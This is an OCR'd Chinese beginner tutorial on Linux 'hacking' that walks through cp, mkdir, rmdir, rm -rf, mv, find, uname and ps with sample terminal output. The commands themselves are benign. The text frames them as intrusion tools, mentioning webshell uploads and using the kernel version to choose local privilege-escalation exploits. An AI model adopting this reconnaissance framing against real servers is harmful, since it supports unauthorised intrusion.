-rw-r--r--  1 jilianghou jilianghou 1329570 2009-01-28 18:30 1
-rw-r--r--  1 jilianghou jilianghou 1324253 2009-01-28 18:30 2.png
-rw-r--r--  1 jilianghou jilianghou 1335113 2009-01-28 18:35 3.png
drwx--  3 jilianghou jilianghou  4096 2009-01-28 19:00 .adobe
-rw--1 jilianghou jilianghou 62 2009-02-10 14:20 .bash_history
-rw-r--r--  1 jilianghou jilianghou     220 2009-01-22 04:05 .
bash_logout
-rw-r--r-- 1 jilianghou jilianghou 3115 2009-01-22 04:05 .bashrc
drwxr-xr-x 3 jilianghou jilianghou 4096 2009-01-28 17:32 .cache
drwx--  2 jilianghou jilianghou 4096 2009-01-28 18:38 .chewing
.........
```




图5

4、copy 命令

该命令的功能是将指定的文件或目录复制到另一文件或目录中，同Windows下的copy命令一样，它的功能十分强大。

命令格式：cp ［参数］ 源文件或目录　目标文件或目录

功能：把指定的源文件复制到目标文件或是把多个源文件复制到目标目录中。

该命令的各参数含义如下：

-a　该选项通常在拷贝目录时使用，它保留链接、文件属性，并递归的拷贝目录，其作用等于dpr选项的组合。

-d　拷贝时保留链接（链接的含义类似于Windows中的快捷方式）。

-f　删除已经存在的目标文件而不提示。

-i　和 -f 选项相反，在覆盖目标文件之前将给出提示，要求用户确认。回答y时目标文件将被覆盖，是交互式拷贝。

-p　使用这个参数的话，cp命令除复制源文件的内容外，还会把修改时间和访问权限也复制到新文件中。

-r　如果给出的源文件是一个目录文件，此时cp命令就将递归复制该目录下所有的子目录和文件。此时目标文件必须为一个目录名。

-l　不作拷贝，只是链接文件。

需要说明的是，为了防止用户在不经意的情况下使用cp命令破坏另一个文件，比如用户指定的目标文件名已经存在，使用cp命令拷贝文件后，这个文件就会被新源文件所覆盖。因此，建议用户在使用cp命令拷贝文件时，最好使用 -i 选项。

我们来简单的演示一下这条命令，执行**cp -i 1.png 88.png**，意思就是将当前目录下的1.png复制到当前目录下的88.png。

具体的执行信息如下：

```
jilianghou@jilianghou-laptop:~$ ls
1      3.png     Firefox_wallpaper.png  模板  图片  音乐
2.png  Examples  公共的                 视频  文档  桌面
jilianghou@jilianghou-laptop:~$ cp -i 2.png 88.png
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples    公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png  模板  图片  音乐
jilianghou@jilianghou-laptop:~$
```

可以看到当第二次执行ls命令的时候，在当前目录下多出了一个88.png文件，如图6。

```
jilianghou@jilianghou-laptop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ls
1      3.png     Firefox_wallpaper.png   模板  图片  音乐
2.png  Examples  公共的                  视频  文档  桌面
jilianghou@jilianghou-laptop:~$ cp -i 2.png 88.png
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png    模板    图片  音乐
jilianghou@jilianghou-laptop:~$
```

图6

5、mkdir 命令

命令格式：mkdir　文件夹名

功能：建立文件夹

打开shell终端，执行ls命令，查看一下当前目录下的文件夹，然后执行**mkdir　jlhou**命令，命令执行后没有任何提示，只是返回了新的一行，我们再次执行ls命令，就可以发现在列出来的文件中多出了一个名为jlhou的目录，这个目录也就是刚才执行**mkdir　jlhou**所建立的，如图7。

```
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png    模板    图片  音乐
jilianghou@jilianghou-laptop:~$ mkdir jlhou
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 jlhou   模板  图片  音乐
2.png  88.png  Firefox_wallpaper.png    公共的  视频  文档
```

```
jilianghou@jilianghou-laptop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png    模板    图片  音乐
jilianghou@jilianghou-laptop:~$ mkdir jlhou
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 jlhou   模板  图片  音乐
2.png  88.png  Firefox_wallpaper.png    公共的  视频  文档  桌面
jilianghou@jilianghou-laptop:~$
```

图7

6、rmdir 命令

命令格式：rmdir　文件夹名称

功能：删除指定的文件夹

刚才我们建立了一个名为jlhou的文件夹，下面我们就使用rmdir命令来删除它。执行**rmdir　jlhou**命令，命令执行成功后没有任何提示信息，只是返回了新的一行，下面我们执行ls命令来查看一下这个jlhou目录是否被删除了。

具体的显示信息如下：

```
jilianghou@jilianghou-laptop:~$ rmdir jlhou
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png    模板    图片  音乐
jilianghou@jilianghou-laptop:~$
```

从上面可以看到，jlhou目录已经被我们删除了，如图8。

```
jilianghou@jilianghou-laptop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ rmdir jlhou
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png    模板    图片  音乐
jilianghou@jilianghou-laptop:~$
```

图8

我们来巩固一下刚才学到的那几个命令，从而引出下一条命令。打开一个shell终端，输入ls，查看当前目录的文件信息，从回显中记下一个文件的名字（我们一会儿要复制它），最好是图片文件，因为图片文件的大小一般都在1MB以下，文件越小复制的速度就越快，我选择的是2.png。输入命令**mkdir　test**，建立一个名为test的目录，再使用ls命令检测当前目录下的信息，可以看到test目录已经建立成功了。接下来我们执行cp命令**cp　-i　2.png　test/2.png**，也就是将当前目录下的2.png复制到刚才建立的test目录下。然后在新的一行中输入命令**cd　test**来切换到test目录下，并执行ls命令来查看test目录下的文件，可以清楚的看到我们刚才复制过来的2.png。执行命令**cd　..**返回到刚才的目录中，再次输入命令**cp　-i　2.png　test/2.png**，这时就可以看到如下的提示信息“cp:是否覆盖"test/2.png"?y”，这条提示信息告诉了我们，在test目录下已经存在了2.png，并询问我们是否将其覆盖，我们输入y，回车后就会将其覆盖了。再来执行命令**cp　-f　2.png　test/2.png**，这条命令执行后没有任何提示，也就是直接覆盖而不弹出提示，从这两条命令的区别我们就可以看出不同参数所影响的实际效果，-f为覆盖文件不弹出提示，而-i参数则是遇到同名文件弹出提示。

好了，下面我们删除这个test文件夹，使用刚才介绍过的mkdir命令来试试，执行**rmdir　test**，返回了如下的提示信息“rmdir：删除"test"失败：目录不为空”，从提示中我们可以看出rmdir命令只能删除空目录，难道我们想删除test目录还必须先进入test目录下再逐一删除其中的文件吗？其实不必这么繁琐，我们只需要执行rm命令就行了，rm命令和rmdir命令的用法相类似，只不过前者是删除文件（包括文件夹），而后者是删除空的文件夹。我们执行**rm　-rf　test**就可以将test文件夹删除了，下面我具体介绍一下这条命令中的-rf参数，-r参数表示删除test中的文件，文件删除完毕后再删除该文件夹。但是倘若我们只带-r参数来删除非空文件夹时，在删除文件夹内的每一个文件时都会弹出提示，这也就是说，如果我们删除一个内含文件比较多的文件夹时会非常麻烦，因为删除每一个文件夹内的文件时都需要我们进行确认操作，所以我们加入了-f参数，这里-f参数和cp命令中的-f参数相同，都是代表不提示的参数。有了-f参数，在删除非空文件夹的时候就不会弹出烦人的确认提示了。以上命令的具体执行情况如图9所示。

```
jilianghou@jilianghou-laptop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png    模板    图片  音乐
jilianghou@jilianghou-laptop:~$ mkdir test
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 test    模板  图片  音乐
2.png  88.png  Firefox_wallpaper.png    公共的  视频  文档  桌面
jilianghou@jilianghou-laptop:~$ cp -i 2.png test/2.png
jilianghou@jilianghou-laptop:~$ cd test
jilianghou@jilianghou-laptop:~/test$ ls
2.png
jilianghou@jilianghou-laptop:~/test$ cd ..
jilianghou@jilianghou-laptop:~$ cp -i 2.png test/2.png
cp：是否覆盖"test/2.png"? y
jilianghou@jilianghou-laptop:~$ cp -f 2.png test/2.png
jilianghou@jilianghou-laptop:~$ rmdir test
rmdir: 删除 "test" 失败: 目录不为空
jilianghou@jilianghou-laptop:~$ rm -rf test
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png    模板    图片  音乐
jilianghou@jilianghou-laptop:~$
```

图9

```
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 公共的  视频  文档  桌面
2.png  88.png  Firefox_wallpaper.png    模板    图片  音乐
jilianghou@jilianghou-laptop:~$ mkdir test
jilianghou@jilianghou-laptop:~$ ls
1      3.png   Examples                 test    模板  图片  音乐
2.png  88.png  Firefox_wallpaper.png    公共的  视频  文档  桌面
jilianghou@jilianghou-laptop:~$ cp -i 2.png test/2.png
jilianghou@jilianghou-laptop:~$ cd test
jilianghou@jilianghou-laptop:~/test$ ls
2.png
```

```
jilianghou@jilianghou-laptop:~/test$ cd ..
jilianghou@jilianghou-laptop:~$ cp -i 2.png test/2.png
cp:是否覆盖 "test/2.png"? y
jilianghou@jilianghou-laptop:~$ cp -f 2.png test/2.png
jilianghou@jilianghou-laptop:~$ rmdir test
rmdir:删除 "test" 失败:目录不为空
jilianghou@jilianghou-laptop:~$ rm -rf test
jilianghou@jilianghou-laptop:~$ ls
1       3.png   Examples                公共的  视频  文档  桌面
2.png   88.png  Firefox_wallpaper.png   模板    图片  音乐
jilianghou@jilianghou-laptop:~$
```

7、mv 命令

mv 是移动命令，其用法很简单：**mv file1 file2**，就是将 file1 文件移动到 file2。我们可以使用这个命令来给文件重命名，比如说我们想把 2.png 重命名为 77.png，就执行 **mv 2.png 77.png**，具体执行情况如图 10 所示。

```
jilianghou@jilianghou-laptop:~$ ls
1       3.png   Examples                公共的  视频  文档  桌面
2.png   88.png  Firefox_wallpaper.png   模板    图片  音乐
jilianghou@jilianghou-laptop:~$ mv 2.png 77.png
jilianghou@jilianghou-laptop:~$ ls
1       77.png  Examples                公共的  视频  文档  桌面
3.png   88.png  Firefox_wallpaper.png   模板    图片  音乐
jilianghou@jilianghou-laptop:~$
```




图10

8、find 命令

命令格式：find 目录 文件

功能：将文件系统内符合置顶条件的文件列出。

find 命令是在 UNIX/Linux 入侵中出现率非常高的一条命令，find 命令，顾名思义，就是一条查找命令。

find 命令的参数非常多，这里我们只列举出在入侵过程中经常用到的，尽管数量仍然不少，但是熟练掌握这些参数总是能让我们在入侵中倍感自信。

pathname： find 命令所查找的目录路径。例如使用“.”来表示当前目录，用“/”来表示系统根目录。

-print： 将查找到的匹配的文件输出到标准输出上，通常也就是显示在屏幕上。

-exec： 对匹配的文件执行该参数所给出的 shell 命令，相应的命令的形式为 'command' { } \;，注意{ }和“\;”之间的空格。

-ok： 和 -exec 的作用相同，只不过以一种更为安全的模式来执行该参数所给出的 shell 命令，在执行每一个命令之前，都会给出提示，让用户来确定是否执行。

-name 按照文件名来查找文件。

-perm 按照文件权限来查找文件。

-prune 使用这一选项可以使 find 命令不在当前指定的目录中进行查找，如果同时使用 -depth 选项，那么 -prune 将被 find 命令忽略。

-user 按照文件属主来查找文件。

-group 按照文件所属的组来查找文件。

-mtime -n +n 按照文件的更改时间来查找文件，-n 表示文件更改时间距现在 n 天以内，+n 表示文件更改时间距现在 n 天以前。find 命令还有 -atime 和 -ctime 选项，但它们都和 -mtime 的使用类似，分别表示搜索指定的天数前（也就是 nX24 小时前）所访问过的文件以及搜索指定的天数前（也就是 nX24 小时前）更改过属性的文件。

-type 查找某一类型的文件，可以是以下这些：

b - 块设备文件。

d - 目录。

c - 字符设备文件。

p - 管道文件。

l - 符号链接文件。

f - 普通文件。

（1）查找当前用户主目录下的所有文件

下面两种方法都可以使用

```
$ find $HOME -print
$ find ~ -print
```

（2）查找系统中所有属于 root 组的文件

```
$find . -group root -exec ls -l {  } \;
-rw-r--r--    1 root     root      595 10月 31 01:09 ./fie1
```

好了，最常用的一些基础命令就介绍到这儿，从下节课开始，我们就要逐步的开始介绍在入侵过程中出现率很高的网络类命令了，请各位读者在此之前巩固好这些基础的系统操作命令，这将有助于我们学习以后的知识和更好的进行 hacking。

文章难易度：★★★
文章重点：Linux 中一些用到的网络命令及相应的部分工具的使用

Linux 黑客入门——黑客常用命令简介

姬良

上次我总结了一些最基本的 ubuntu 磁盘操作命令，这节课就让我们来深入的学习一下在入侵过程中经常要用到的网络和本地命令。在学习之前，我需要给读者们讲一讲学习命令的作用和学习命令的方式。因为考虑到读者的技术水平，所以我打算多讲解一些界面下的操作，ubuntu 提供了很多图形化的命令工具，比如说可以直接使用网络工具（GUI 界面）执行和 ping 命令等价的操作（不用输入 ping 这个命令）等等。但是考虑到在实际的入侵过程中，很多命令都是无法通过 GUI 界面来完成的，举一个简单的例子，我们通过服务器的脚本漏洞上传了一个 webshell 到服务器上，此时我们要查看服务器的内核，我们需要执行一条命令来查看（假设有此权限），但是我们无法通过 GUI 的形式来完成同样的操作，因为我们无法看到对方的桌面（往往都是没有桌面的）。所以说，一些本机操作的命令还是要学的，而且要熟练的掌握，至于一些远程的命令，我们则可以在本机使用 GUI 工具来完成。当讲到这些命令的时候，我会使用对应的 GUI 程序来讲解，喜欢 GUI 的读者可以使用 GUI 来完成，喜欢 shell 的读者可以使用命令来完成。好了，闲话少叙，下面我们进入正题。

1、Uname 命令

命令格式：uname　[-a]

功能：查看当前系统的版本，这个命令一般只用到一个参数，这个参数就是“-a”。




图 1

我们打开一个终端，输入命令 **uname -a**，从回显中我们可以看到很多信息，比如我这台电脑的名字和内核版本，这个内核版本就是我们想要得到的最主要的信息，因为我们在入侵过程中总会用到一些本地溢出工具对服务器进行提权，而溢出漏洞的影响版本则是按照内核区分的，从上面的回显中可以看出，我的内核版本是“2.6.27-11”，至于后面的“generic”，我们暂不用去管它，如图1。

通过GUI版工具来查看当前系统的版本：刚才讲到的是黑乎乎的命令行，相信很多读者都觉得很乱吧，还好ubuntu给我们准备了一个界面很美观的系统监视器，通过这个工具我们就可以查看当前系统的各项信息了。系统监视器的打开方式如下，选择“快捷面板”上的“系统”，然后找到“系统管理”下的“系统监视器”工具，将其打开，如图2。




图 2

打开“系统监视器”后，我们可以看到该工具主要有“系统”、“资源”、“进程”、“文件系统”等四个选项。单击进入“系统”选项卡，如图3，从图中可以看到，在“系统监视器”的“系统”选项中列出了刚才我们用命令得到的系统内核版本和计算机的CPU、内存等其他的一些系统信息。

2、ps 命令

命令格式：ps　[-aefux]

功能：静态查看当前系统内的进程信息

下面给大家解释一下这个命令中的常用参数。

-e　显示所有进程

-f　全格式

a　显示终端上的所有进程，包括其他用户的进程

x　显示没有控制终端的进程

u　以用户为主的格式来显示程序状况

